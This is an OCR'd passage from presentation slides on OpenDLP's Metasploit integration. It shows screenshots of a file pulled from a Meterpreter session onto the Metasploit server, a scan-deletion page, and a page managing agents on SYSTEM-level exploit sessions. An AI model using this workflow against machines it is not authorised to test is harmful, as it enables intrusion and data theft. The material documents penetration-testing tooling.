Therefore, files will be saved on the Metasploit server, in the local path 'C:/OpenDLP/bin/m1/ses

---


>>> Logging user msf onto Metasploit Server.
>>> Changing local path to Metasploit path (from profile).
>>> Downloading file...

File **'c:/moo/bigChalupa.txt'** on Session 5 (192.168.1.102) transferred to **'C:/OpenDLP/bin/m**
/session_5-[192.168.1.102]' on metasploit system.

Back

Web Page Mods: Delete Scan

- deletescan.html
  - Modified to make deleting scans more convenient
  - Multiple scans can be deleted at the same time, using checkboxes instead of radio buttons.
  - Incomplete scans may be deleted (this is useful if you have failed deployments or if you stopped and uninstalled a deployment before it was finished)




Delete Scans

By default, only scans whose agents have all finished or have been manually stopped and uninstalled are shown below, and scans curren

☐ Display incomplete scans

Delete	Scan name	Scan type	Finished	Uninstalled	Total
☐	arm10	arm_agent	2	0	2
☐	arm4	arm_agent	1	0	1
☐	arm5	arm_agent	2	0	2
☐	arm6	arm_agent	2	0	2
☐	metascan	meta_agent	2	0	2
☐	sc6	meta_agent	2	0	2
☑	sc8	arm_agent	2	0	2
☑	scan1	meta_agent	2	0	2

Delete Scans



Delete Scans

By default, only scans whose agents have all finished or have been manually stopped and uninstalled are shown below, and scans curren


☑ Display incomplete scans

Delete	Scan name	Scan type	Finished	Uninstalled	Total
☐	3rsd	arm_agent	0	0	0
☐	arm10	arm_agent	2	0	2
☐	arm4	arm_agent	1	0	1
☐	arm5	arm_agent	2	0	2
☐	arm6	arm_agent	2	0	2
☑	arm_long1	arm_agent	0	0	0
☐	asdx	arm_agent	0	0	0
☐	metascan	meta_agent	2	0	2
☐	sc6	meta_agent	2	0	2
☑	sc8	arm_agent	2	0	2
☑	scan1	meta_agent	2	0	2

Delete Scans

Web Page Mods: Sidebar

- “Metasploit->Manage Agents”
  - Allows you to start, stop, and uninstall agents outside of the normal OpenDLP workflow
  - If you start a scan but specified incorrect credentials for the OpenDLP server in your profile, you can manually stop the scan
  - stop and uninstall all running OpenDLP clients in a single step
  - If an error occurs when removing the service or installation directory you can go back later and try again manually




Manage OpenDLP agents through Metasploit

Using profile: m1

The following table contains a list of all exploit sessions on the Metasploit system. These may or may not have active OpenDLP clients. You may attempt to **force** pause, resume, or uninstallation of an agent from any of these sessions. If the OpenDLP agent was not running on the system targeted by a selected session, the results will indicate such.

☑	Session Id	IP Address:Port	System Info	Platform	Exploit Type
☑	6	192.168.1.109:57047	NT AUTHORITY\SYSTEM @ DEV-HP-E14-3	x86/win32	meterpreter
☑	5	192.168.1.102:50626	NT AUTHORITY\SYSTEM @ ADAMA	x86/win32	meterpreter

Pause Agents | Resume Agents | Uninstall Agents



Manage OpenDLP agents through Metasploit

Using profile: m1
Action: **uninstall**

Session Id	IP Address:Port	System Info	Platform	Exploit Type	Result
6	192.168.1.109:57047	NT AUTHORITY\SYSTEM @ DEV-HP-E14-3	x86/win32	meterpreter	OpenDLP is not installed or
5	192.168.1.102:50626	NT AUTHORITY\SYSTEM @ ADAMA	x86/win32	meterpreter	OpenDLP is not installed or

Demo

Availability

- http://opendlp.googlecode.com
  - Source Code and Binaries
  - VirtualBox VM

Contact Information

- Michael Baucom
  - mike@n2netsec.com
  - Twitter: @m_baucom
- Charles Smith
  - charles.smith@n2netsec.com
- Andrew Gavin
  - andrew.opendlp@gmail.com
  - Twitter: @OpenDLP
  - Twitter: @andrewgavin